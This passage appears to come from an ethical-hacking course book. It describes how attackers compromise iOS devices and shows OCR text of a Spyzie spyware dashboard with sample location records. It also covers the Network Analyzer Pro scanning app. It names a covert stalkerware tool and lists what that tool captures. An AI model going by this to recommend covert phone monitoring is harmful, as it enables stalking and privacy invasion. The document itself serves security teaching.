SPYZIE
Android Version
BUY NOW
demo@spyzie.io
Updated: Jul 25 2020 10:31:21
Samsung Galaxy S8
Dashboard
Calls
Contacts
Messages HOT
Locations HOT
Browser History
Photos HOT
Video Preview
Social Apps
Calendars
Applications
SIM Card HOT
Location
demo@spyzie.io
Barnesville
Leaflet

Address	Latitude and Longitude	Google Map	Location Time
375 James St, New Haven, CT 06513	41.3130335,-72.9037375		2020-01-22 04:09:21AM
370 James St Suite 304, New Haven,	41.3135398,-72.9040266		2020-01-22 04:07:12AM

https://spyzie.io


Hacking iOS Devices

Attackers use various methods to exploit iOS vulnerabilities. They use exploit chain tools that target various security vulnerabilities to penetrate different layers of iOS digital protection. They also install malicious software such as spyware and Trojans, to hack iOS devices.

Hacking using Spyzie

Source: *https://spyzie.io*

Attackers use various online tools such as Spyzie to hack the target iOS mobile devices. Spyzie allows attackers to hack SMS, call logs, app chats, GPS, etc. This tool is compatible with all types of iOS devices such as iPhone, iPad, and iPod. Attackers hack the target device remotely in an invisible mode without jailbreaking the device.


SPYZIE
Android Version
BUY NOW
Dashboard
Calls
Contacts
Messages HOT
Locations HOT
Browser History
Photos HOT
Video Preview
Social Apps
Calendars
Applications
SIM Card HOT
Barnesville
Leaflet

demo@spyzie.io
Updated: Jul 25 2020 10:31:21
Samsung Galaxy S8

Location


demo@spyzie.io

Address	Latitude and Longitude	Google Map	Location Time
375 James St, New Haven, CT 06513	41.3130335,-72.9037375		2020-01-22 04:09:21AM
370 James St Suite 304, New Haven, CT 06513	41.3135398,-72.9040266		2020-01-22 04:07:12AM

Figure 17.57: Screenshot of Spyzie

Hacking Network using Network Analyzer Pro

- Network Analyzer Pro discovers all **LAN devices' addresses** and names
- Network Analyzer Pro allows attackers to gather information, such as devices connected to the network, their IP addresses, NetBIOS, mDNS (Bonjour), LLMNR, DNS name, etc.


traceroute & ping
server details
visual route
full IPv6 support
port scanner
ping statistics
DNS lookup
whois
query history
query options

https://apps.apple.com

Hacking Network using Network Analyzer Pro

Source: *https://apps.apple.com*

Network Analyzer Pro is a Wi-Fi device discovery tool that discovers all the LAN devices' addresses and names, together with the Bonjour/DLNA services they provide. It includes standard diagnostic tools such as ping, traceroute, port scanner, DNS lookup, and whois. Network Analyzer Pro allows attackers to gather information such as devices connected to the network, their IP addresses, NetBIOS, mDNS (Bonjour), LLMNR, and DNS name. It also helps in scanning the most common ports or user-specified port ranges and in the detection of closed, firewalled, and open ports.

